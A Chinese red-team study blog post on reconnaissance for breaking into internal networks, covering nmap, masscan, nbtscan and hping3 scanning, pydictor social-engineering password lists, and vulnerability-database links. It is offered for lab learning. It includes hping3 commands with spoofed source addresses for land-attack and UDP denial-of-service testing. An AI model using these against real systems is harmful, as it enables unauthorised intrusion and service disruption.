Notes Ninth Day-渗透攻击-红队-打入内网

原创

大余xiyou 于 2020-09-25 22:30:26 发布 4819 收藏 23

分类专栏： 渗透攻击红队笔记 文章标签： 安全 安全漏洞 信息安全

本文链接：https://blog.csdn.net/qq_34801745/article/details/108788998

**

Notes Ninth Day-渗透攻击-红队-打入内网(dayu)

**

作者：大余

时间：2020-09-25

请注意：对于所有笔记中复现的这些终端或者服务器，都是自行搭建的环境进行渗透的。我将使用Kali Linux作为此次学习的攻击者机器。这里使用的技术仅用于学习教育目的，如果列出的技术用于其他任何目标，我概不负责。

我必须再重申一遍：务必不要做未授权测试！不要未经授权在真实网络环境中复现任何本书中描述的攻击。即使是出于好奇而不是恶意，你仍然会因未授权测试行为而陷入很多麻烦。为了个人能更好的继续学习发展，有很多漏洞奖励计划和靶场可以供你学习试验，但是请记住，即使是参加漏洞奖励计划，私自测试范围外的网站或对网站进行深入破坏也会让你有大麻烦。

文章目录

Notes Ninth Day-渗透攻击-红队-打入内网(dayu)

一、信息收集

1、主机发现

nmap

Masscan

Nbtscan

hping3

2、关联信息生成

字典生成：pydictor

3、开放漏洞情报

常用网站
Search Exploit一DB
4、开源情报信息搜集(OSINT)
搜索引擎语法
在线接口
相关工具
5、Github Hacking
搜索代码
搜索案例
自动化工具
6、google hacking
7、Git-all-secret
8、mailsniper.ps1获取outlook所有联系人
9、内网渗透之信息收集
Windows（工作者和域）
Windows（域）
Linux
10、后渗透信息收集之wmic命令的一些使用方法
wmic的简单使用
以进行为例展现wmic的使用
关于powershell的Get-Wmi对象
11、内网横向常见端口
Port. 445
Port:137、138、139
二、打入内网
1、外部接入点-WiFi
2.1.1 无线攻击实战应用之 DNSSpoof、Evil Portal、DWall
2.1.2 防护意见
2、应用系统漏洞利用
2.2.1 常见漏洞扫描
2.2.1.1 Nmap扫描漏洞技巧
2.2.1.2 impacket框架之mssql服务器安全检测
2.2.1.3 MS17010py脚本利用
2.2.2 未授权访问漏洞
2.2.2.1未授权漏洞总结
Redis
Jenkins
Mongodb
ZooKeeper
Elasticsearch
Memcache

Memcache
Hadoop
Couchdb
Ldap
2.2.2.2 JBOSS未授权访问
2.2.3 远程代码执行漏洞
2.2.3.1 Java下奇怪的命令执行
2.2.3.2 Shiro反序列化记录
2.2.3.3 RMI-反序列化
2.2.3.4 JNDI注入
2.2.3.5 fastjson漏洞浅析
2.2.3.6 CVE-2019-11043 PHP远程代码执行复现
2.2.3.7 java webshell从入门到入狱系列1-基础篇
2.2.3.8 深究XMLdecoder (dayu-Third day)
2.2.3.9 FastJson 反序列化学习
2.2.3.10 Oracle 数据库安全思考之xml反序列化
2.2.3.11 Webshell绕安全模式执行命令
2.2.3.12 Java 下的XEE漏洞
2.2.3.13 Solr Velocity模板远程代码复现及利用指南
2.2.3.14 Solr-RCE-via-Velocity-template
2.2.3.15 java webshell 从入门到入狱系列2-攻防对抗之Bypass-上篇
2.2.3.16 java webshell 从入门到入狱系列3-攻防对抗之Bypass-中篇
2.2.3.17 java webshell 从入门到入狱系列4-攻防对抗之Bypass-下篇
2.2.3.18 Java反序列化过程深究（dayu-fourth day）
2.2.3.19 Apache Slor不安全配置远程代码执行漏洞复现及jmx rmi利用分析
2.2.3.20 java命令执行小细节
2.2.3.21 JDK反序列化Gadgets-7u21
2.2.3.22 Weblogic-T3-CVE-2019-2890-Analysis
2.2.3.23 spring-boot-actuators未授权漏洞
2.2.3.24 SEMCMS2.6后台文件上传漏洞审计
2.2.3.25 代码审计之Ivyecms后台getshell
2.2.3.26 Log4j-Unserialize-Analysis
2.2.3.27 JAVA反序列化- FastJson组件
2.2.3.28 Spring-securiy-oauth2 (CVE-2018-1260)
2.2.4 WAF-bypass（dayu-Fifth day）
找真实IP，绕过CDN
https降级绕过
ssl问题绕过
method 绕过
Heard IP 绕过
XSS
SQL

SQL

Mysql

命令执行

文件上传绕过

解析漏洞

PHP CGI 解析漏洞

系统特性：利用NTFS ADS特性

协议解析不一致，绕过waf（注入跨站也可尝试）

文件类型绕过/Header 头类型

未解析所有文件

不规则Content-Disposition文件名覆盖

boundary 绕过

文件名覆盖绕过

遗漏文件名

其他类型绕过

HPP HTTP参数污染/拼接绕过

HPF HTTP分割注绕过

最后另类绕过合集

2.2.5 登录口JS前端加密绕过

jsEncrypter安装与本地测试 （dayu-Sixth day）

2.2.6 XMLDecoder 标签、POC

2.2.7 phpMyAdmin去getshell

2.2.8 攻击JWT的一些方法

2.2.9 上传漏洞

上传技巧

上传的思路

KindEditor

2.2.9.1 上传漏洞总结

概要说明

服务端的上传验证

上传绕过姿势

文件扩展名绕过（asp、aspx、php、jsp）

Content-Disposition、content-type、文件内容检测、双文件

客户端检测（JavaScript检测）（dayu-Seventh day)

WAF绕过（阿里云、安全狗、百度云、云锁）

实战分析

upload-labs过关

造洞

2.2.10 注入漏洞

MSSQL注入

MYSQL注入

盲注

Sqlmap

2.2.10.1 MSSQL利用总结（dayu-Eighth day）

命令执行

注册表

持久化

文件操作

信息获取

2.2.10.2 攻击MSSQL--PowerUpSQL 介绍

发现MSSQL实例

获取MSSQL信息

测试口令

持久性

获取域信息

防御方案

2.2.10.3 如何利用Mysql安全特性发现漏洞

Mysql权限

load_file函数用法

Mysql版本差异

成功利用实例

脑洞大开

2.2.10.4 Hibernate基本注入

2.2.10.5 mysql 利用general_log_file、slow_query_log_file写文件

2.2.10.6 SQL Server注入 Getshell 有趣案例

2.2.11 文件读取漏洞

2.2.12 Pentesterlab Xss

2.2.13 Office宏的基本利用

2.2.14 Java-security-calendar-2019-Candy-Cane

2.2.15 Discuz Ssrf Rce漏洞分析报告

2.2.16 WordPress语言文件代码执行漏洞分析

2.2.17 Struts2远程命令执行s2-048漏洞分析报告

2.2.18 静态免杀php一句话（已过D盾，河马，安全狗）

2.2.19 金融信息系统安全测评方法（不公布！）

2.2.20 Apache-Poi-XXE-Analysis

CVE-2014-3529

CVE-2019-12415

2.2.20 记一次阿里主站xss测试及绕过waf防护

2.2.21 ClassLoader类加载机制

2.2.22 浅谈SSRF原理及其利用（dayu-Ninth Day）

2.2.23 Spring-Data-Commons (CVE-2018-1273)

2.2.24 xss绕过代码后端长度限制的方法

2.2.25 mysql提权之mof
2.2.26 mysql提权之udf
2.2.27 XSS 基础学习
2.2.28 java 反射与内存shell 初探-基于jetty容器的shell 维权

一、信息收集

1、主机发现

nmap

官网: https://nmap.org/
安装系统及命令:
Mac os: brew install nmap
Centos: yum install nmap
Ubuntu: apt一get install nmap

参考手册: https://nmap.org/man/zh/index.html

扫描方式
常见的七种扫描方式：
TCP: -sT
SYN: -sS
ACK: -sA
UDP: -sU
RPC: -sR
ICMP: -sP
Disable Port Scan: -sn
最常见的这些参数解释：https://blog.csdn.net/liudongdong19/article/details/83506731

常见扫描案例
扫描10000端口、操作系统、版本

```
nmap -T4 -A <target>
```

版本探测

```
nmap -sV <target>
```

操作系统

```
nmap -O <target>
```

其他常用技巧：

```
--host-timeout 主机超时时间 通常选值：18000
--scan-delay 报文时间间隔 通常选值：1000
-s <源地址> 定义扫描源地址，为了不被发现
```

示例
nmap -V -iR 100000 -PO -p 80
随机选择100000台主机扫描是否运行Web服务器（80端口）。由起始阶段发送探测报文来确定主机是否工作非常浪费时间，而且只需探测主机的一个端口，因此使用-PO禁止对主机列表。

```
host -l company.com | cut -d -f 4 | nmap -V -iL -
```

进行DNS区域传输，以发现company.com中的主机，然后将IP地址提供给Nmap。上述命令用于GNU/Linux —— 其它系统进行区域传输时有不同的命令。

输出


```
-oN <File>
-oX <XML File>
-oG <filespec>
参考：http://www.unspecific.com/nmap-oG-output/
```

Masscan

项目地址: https://github .com/robertdavidgraham/masscan
安装:
$ sudo apt-get install git gcc make libpcap一dev
$ git clone https://github. com/ rober tdavidgr aham/ masscan
$ cd masscan
$ make


```
该工具兼容Nmap的参数高级选项
```

高级选项




命令：`sudo masscan --ports 1-10000 192.168.1.4 --adapter-ip 192.168.175.128`

```
-adapter-ip 指定发包的IP地址
-adapter-port 指定发包的源端口
-adapter-mac 指定发包的源MAC地址
-router-mac 指定网关的MAC地址
-exclude IP地址范围黑名单，防止masscan扫描
-excludefile 指定IP地址范围黑名单文件
-includefile，-iL 读取一个范围列表进行扫描
-wait 指定发送完包之后的等待时间，默认为10秒
```




命令：`masscan -e eth0 -p 1-65535 --rate 1000 192.168.1.4`
在网络环境慢的情况下，快速扫描出存在端口与nmap配合

Nbtscan



kali系统自带nbtscan，以及查看帮助说明



nbtscan扫描可以发现主机名、MAC addr等信息…

```
nbtscan -r 192.168.1.0/24
```

扫描整个C段

```
nbtscan 192.168.1.1-100
```

扫描一个范围


```
nbtscan -v -s : 192.168.1.0/24
```

以:分割显示结果

```
nbtscan -f <File>
```

从文件读取扫描范围

高级用法




```
nbtscan -v -s ' ' 192.168.1.4
nbtscan -v -s ' ' 192.168.1.4 | awk '{print $1}' | uniq
```

---

hping3


hping3主要测试防火墙的拦截规则，对网络设备进行测试

常用模式

```
常用模式
-0 -rawip IP原始报文
-1 -icmp ICMP模式
-2 -udp UDP模式
-8 -scan 扫描模式
-9 -listen 监听模式
```

```
hping3 --scan 1-30,70-90 -S www.baidu.com
```

SYN方式扫描主机端口




```
sudo hping3 --scan 445,135 -S 192.168.1.4
```

可以看到，目标主机回复了: S…A，代表SYN/ACK

```
hping3 -S -a 114.114.114.114 -p 53 114.114.114.114 -c 5
```

测试防火墙对ICMP包的反应、是否支持traceroute、是否开放某个端口、对防火墙进行拒绝服务攻击（DoS attack）。例如，以LandAttack方式测试目标防火墙（Land Attack是将发送源地址设置为与目标地址相同，诱使目标机与自己不停地建立连接）

DRDDOS

```
hping3 -udp -a 114.114.114.114 -p 53 114.114.114.114 -c 5
```

基于UDP的DOS

参考

```
http://0daysecurity.com/articles/hping3_ examples.html    --很详细用法的解释
http://man.linuxde.net/hping3
```

2、关联信息生成

在渗透前期工作开展之前，需要对目标的各种信息进行分析、拆分、组合
例如:赫尔巴斯亚基国
根据地域习惯、宗教、互联网开放信息等信息进行简要拆分，假设获取的信息如下:

```
当地人爱好吃橙子
当地人信奉伊斯兰教
IPV4地址开放IP段
相关社交网络公  开的数据库
```

根据宗教、习惯、IP地址、 开放数据支持…等，为后续的字典生成、鱼叉、水坑攻击铺下基石

字典生成：pydictor

安装:

```
git clone https://github.com/LandGrey/pydictor
```

生成字典

7. 社会工程学字典

`python pydictor.py --sedb`

```
                        _ _      _
 _ __  _   _  __| (_) ___| |_ ___  _ __
| '_ \| | | |/ _` | |/ __| __/ _ \| '__|
| |_) | |_| | (_| | | (__| || (_) | |
| .__/ \__, |\__,_|_|\___|\__\___/|_|
|_|    |___/

      Social Engineering Dictionary Builder
                                    Build by LandGrey
    ----------------------------[ command ]----------------------------
    [+]help desc              [+]exit/quit            [+]clear/cls
    [+]show option            [+]set option arguments [+]rm option
    [+]len minlen maxlen      [+]head prefix          [+]tail suffix
    [+]encode type            [+]occur L d s          [+]types L d s
    [+]regex string           [+]level code           [+]leet code
    [+]output directory       [+]run

    ----------------------------[ option ]----------------------------
    [+]cname                  [+]ename                [+]sname
    [+]birth                  [+]usedpwd              [+]phone
    [+]uphone                 [+]hphone               [+]email
    [+]postcode               [+]nickname             [+]idcard
    [+]jobnum                 [+]otherdate            [+]usedchar

pydictor SEDB>>
```


命令：`python pydictor.py --sedb`

常见的命令：

```
python pydictor.py --sedb
set cname liwei
set sname lw Lwei
set ename zwell
set birth 19880916
set usedpwd liwei123456. liwei@19880916 lw19880916_123
set phone 18852006666
set uphone 15500998080
set hphone 76500100 61599000 01061599000
set email 33125500@qq.com
set email 13561207878@163.com
set email weiweili@gmail.com
set email wei010wei@hotmail.com
set postcode 663321 962210
set nickname zlili
set idcard 152726198809160571
set jobnum 20051230 100563
set otherdate 19591004 19621012
set otherdate 19870906 19880208
set usedchar tiger gof gamesthrones 176003 m0n5ter ppdog
```

常用的组合命令：

合并去重

```
python pydictor.py -tool uniqbiner /my/all/dict/
```

多字典文件组合工具

```
python pydictor.py -tool hybrider heads.txt some_others.txt tails.txt
```

参考详细：https://github.com/LandGrey/pydictor/blob/master/docs/doc/usage.md

---

3、开放漏洞情报


常用网站

```
CVE：https://cve.mitre.org/
Exploit-DB：https://www.exploit-db.com/
CX Security：https://cxsecurity.com/
CNVD：https://www.cnvd.org.cn/
securitytracker：https://www.securitytracker.com/
```

